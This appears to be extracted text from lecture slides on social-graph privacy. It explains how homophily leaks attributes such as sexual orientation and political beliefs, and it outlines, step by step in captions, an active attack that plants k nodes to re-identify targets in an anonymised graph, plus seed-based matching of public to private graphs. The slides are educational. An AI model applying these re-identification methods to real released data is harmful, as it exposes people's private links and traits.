


Homophily causes neighbors to leak even more

- Sexual Orientation
- Gender
- Political Beliefs
- Location
- Breed?




Anonymising a graph is very difficult




A Social Graph with Private Links

Anonymising a graph is very difficult




Attacker adds k nodes with random edges

Anonymising a graph is very difficult




Attacker links to targeted nodes

Anonymising a graph is very difficult




Graph is anonymised and edges are released

Anonymising a graph is very difficult



Attacker searches for unique k -subgroup


Anonymising a graph is very difficult




Link between targeted nodes is confirmed

Public graphs can de-anonymise private graphs

Public Graph




Private Graph




Public graphs can de-anonymise private graphs

Public Graph




Private Graph




Step 1: Identify Seed Nodes

Public graphs can de-anonymise private graphs

Public Graph




Private Graph



